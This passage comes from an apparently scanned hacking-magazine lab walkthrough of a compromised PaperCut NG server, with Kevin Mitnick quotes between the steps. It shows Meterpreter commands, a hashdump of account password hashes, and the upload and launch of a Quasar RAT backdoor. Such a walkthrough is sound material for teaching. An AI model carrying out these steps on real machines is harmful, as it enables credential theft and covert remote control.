0.150:50786) at 2023-07-12 05:26:49 -0400

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

But now, I can execute “hashdump” command successfully.

```
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba885
47376818d4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93
1b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:44f123bd82
d4cc79991ead05dd4bb499:::
meterpreter >
```

The second part of the hack is completed. The last part is installing a RAT on the target. For this, I will be using QUASAR RAT. Our readers have learnt about QUASAR RAT in our so and so Issue.(This is not the first time you will read about Quasar RAT in this Issue).

I create new RAT server, with Quasar RAT and name it “Papercut_Backdoor.exe” for easy identification. Next, I upload it the same way as I have uploaded the earlier payload.

"The myth of Kevin Mitnick is much more interesting than the reality of Kevin Mitnick. If they told the reality, no one would care.
-Kevin Mitnick

```
meterpreter > upload Papercut_backdoor.exe
[*] Uploading  : /home/kali/Desktop/Papercut_backdoor.exe -> Paper
cut_backdoor.exe
[*] Uploaded 3.11 MiB of 3.11 MiB (100.0%): /home/kali/Desktop/Pap
ercut_backdoor.exe -> Papercut_backdoor.exe
[*] Completed  : /home/kali/Desktop/Papercut_backdoor.exe -> Paper
cut_backdoor.exe
meterpreter >
```


The upload is successful.

```
meterpreter > shell
Process 7588 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\PaperCut NG\server>di
di
'di' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\PaperCut NG\server>
```

```
07/12/2023  02:53 PM             7,168 met_x64_153_4444.exe
06/26/2023  02:09 PM            73,802 msetup.exe
07/12/2023  03:00 PM         3,266,048 Papercut_backdoor.exe
06/26/2023  10:58 AM    <DIR>          reports
06/26/2023  11:12 AM            12,318 server.properties
05/19/2022  08:20 AM            12,260 server.properties.template
06/26/2023  11:04 AM               107 server.uuid
05/19/2022  08:20 AM             1,141 site-server.properties.temp
late
06/26/2023  03:17 PM         2,523,136 tightvnc.msi
07/12/2023  02:51 PM    <DIR>          tmp
05/19/2022  08:20 AM               163 version.txt
               9 File(s)      5,896,143 bytes
              12 Dir(s)   2,346,762,240 bytes free

C:\Program Files\PaperCut NG\server>
```

I have to start a Quasar Rat listener (Quasar RAT runs on Windows) before being able to listen to incoming connections of QUASAR RAT clients.

"A hacker doesn't deliberately destroy data or profit from his activitiese.
-Kevin Mitnick




"If I needed to know about a security exploit, I preferred to get the information by accessing the companies' security teams' files, rather than poring over lines of code to find it on my own. It's just more efficient.
-Kevin Mitnick


Once the listener is ready, I execute the QuasarRAT payload.

```
C:\Program Files\PaperCut NG\server>papercut_backdoor.exe
papercut_backdoor.exe

C:\Program Files\PaperCut NG\server>
```

